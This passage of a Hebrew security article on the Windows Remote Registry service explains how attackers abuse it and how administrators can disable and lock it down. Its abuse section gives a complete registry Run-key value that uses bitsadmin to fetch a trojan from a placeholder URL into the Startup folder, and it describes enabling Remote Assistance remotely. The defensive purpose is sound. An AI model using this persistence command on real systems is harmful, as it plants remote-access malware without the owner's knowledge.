לדוגמא: כאשר השירות פתוח ומאפשר לאנשים לערוך את ערכי הרג'יסטרי, ניתן מרחוק להפעיל שירות נוסף (REMOTE ASSISTANCE) אשר חושף את המחשב לכך שמשתמשים ישתלטו מרחוק על המחשב.

איך זה נעשה? באותה התיקייה שבה Remote Registry נמצאת, אפשר לחפש את התיקייה בשם Remote Assistance. בתוך תיקייה זו נמצא הערך fAllowToGetHelp. ע"י שינוי הערך ל-1, נאפשר למחשב לשלוח בקשות השתלטות מרחוק למחשבים אחרים, מה שיאפשר גישה מוחלטת למחשב!





סכנה נוספת בהשארת שירות ה Remote Registry פעיל:


בתחילת המאמר הראנו דוגמא תמימה של כיצד ניתן להוסיף תוכנית חדשה – שתופעל באופן אוטומטי כשהמחשב עולה. כמובן, שאם ניתן לעשות זאת מרחוק הדבר חושף אותנו לסכנות רבות נוספות. נראה דוגמא כיצד דרך זו מנוצלת לרעה:

מה שניתן לעשות זה לנווט לתיקייה של RUN אשר עליה פירטנו מקודם.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
ושם ניצור ערך חדש. אפשר לתת לו שם כלשהו, אבל בערך, נרשום את הדבר הבא:

C:\Windows\System32\bitsadmin.exe /transfer mydownloadjob /download /priority normal http://FILELOCATION C:\Users\username\AppData\Roaming\Microsoft\Window s\Start Menu\Programs\Startup\file.exe

מה המשמעות של השורה הזאת? השורה הזאת משתמשת בתוכנה שמובנית ברוב מערכות הווינדוס (BITSADMIN) אשר דרכה ניתן להוריד קבצים ולשמור אותם במיקומים מסויימים. בעת הקריאה לתוכנה, ניתנים לה הערכים הכוללים כתובת של קובץ להורדה, וכן היכן לשמור אותו. ניתן שהקובץ אשר יורד יהיה קובץ אשר יאפשר לנו שליטה מרחוק אוטומטית (טרויאן), וכן ניתן לשמור את הקובץ בתיקיית STARTUP של הווינדוס. מה שיגרום, שבפעם הבאה שהווינדוס יעלה, הקובץ יטען ללא ידיעת המשתמש ויאפשר לנו גישה לכל הקבצים תיקיות וכלל המערכת. (כמובן שניתן לייעל את הפעולה ע"י הוספת פקודות שמסתירות את חלון הפעולה מהמשתמש, ומפנות לתיקיית הווינדוס גם אם הוא מותקן בכונן אחר, או בשם אחר, אבל דוגמה זה מספיקה כדי להמחיש את העקרון)




אז איך מונעים התחברות ל-Remote Registry?


במאמר סוקרו הדרכים להפעיל את השירות אשר במצב ברירת מחדל ברוב סוגי הווינדוס מכובה. עיקר הצעדים שנצטרך לנקוט בקשר לשירות יהיה **לוודא** אשר השירות הינו כבוי, ולא מוגדרות הרשאות כניסה למשתמשים לא רצויים. **חשוב לציין שביטול שירות ה Remote Registry אינו משפיע על עבודת המחשב ברשת סטנדרטית ואופציה זו לא נדרשת על מנת להיות חבר ב-Domain. העדיפות הינה לכבות שירות זה אלא אם כן ישנו צורך קונקרטי להשתמש בו.**

ע"מ לכבות את השירות:

בדומה לצעדים בהפעלת השירות, נכנס ל- Services ונאתר את Remote Registry. לאחר מכן מה שנרצה לעשות – במידה והשירות פועל לכבות אותו.




וכן נבחר שהשירות יהיה מכובה בברירת מחדל: נכנס למאפיינים וב- Status type נוודא שהוא Disabled (יש שירותים מעטים אשר משתמשים בשירות ה-Remote registry, על מנת לבדוק האם כיבוי השירות ישפיע על שירותים נוספים, יש להיכנס ל-Tab ה-Dependencies ולראות שאין שירותים פעילים אשר משתמשים בשירות זה).



ע"מ לכבות את השירות בכמה מחשבים באמצעות GROUP POLICIES נפעל לפי הצעדים הבאים:


לעיתים כאשר ישנם מחשבים רבים ברשת אשר משתמשת בהגדרות GROUP POLICIES, יהיה נוח יותר לבטל את שירות ה Remote Registry באופן כללי ע"י הגדרת Group Policy לשירות הספציפי הנ"ל. באמצעות ביצוע הצעדים הבאים ניתן לבצע זאת.

נכנס לעורך ניהול מדיניות קבוצה (*gpmc.msc*).
נגווט לערך הבא: Local Computer Policy > Computer Configuration > Policies > Windows Settings > Security Settings > System Services



נחפש את הערך "Remote Registry" מצד ימין.

נגדיר את המדיניות ונערוך את הערך ל Disabled:



לאחר הפעלה מחדש השירות הנ"ל יהיה מבוטל במחשבים בWORKGROUP.

ביטול הרשאות לא נחוצות:

שוב, בדומה לאופן שבו הגדרנו הרשאות לגשת ל-Registry מרחוק, נבטל הרשאות לא נחוצות. נכנס ל-REGEDIT וננווט לערך הבא:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers

נלחץ לחצן ימיני על winreg ואז נלחץ על Premissions, נבדוק שרק לקבוצות שאנחנו מאשרים יש הרשאה (כגון Administrators). חשוב לשים לב שאין הרשאה לקבוצה כללית כמו USERS או GUEST!!!

סיכום:

במאמר זה ניתנה סקירה אודות שירות Remote Registry של מערכת ההפעלה Windows;
תפקידיו, כיצד ניתן להשתמש בו ואילו הגדרות צריך להחיל כדי להשתמש בו.
כמו כן, הובהרו הסכנות בהשארת השירות פעיל שלא לצורך, בנוסף להדרכה כיצד ניתן למנוע גישה אליו.

המאמר נכתב על-ידי תום גונדה, מומחה בתחום אבטחה מצוות מומחי התמיכה של חברת Support.Online המספקת שירותי תמיכה טכנית בשליטה מרחוק, 24 שעות ביממה
http://www.supportonline.co.il/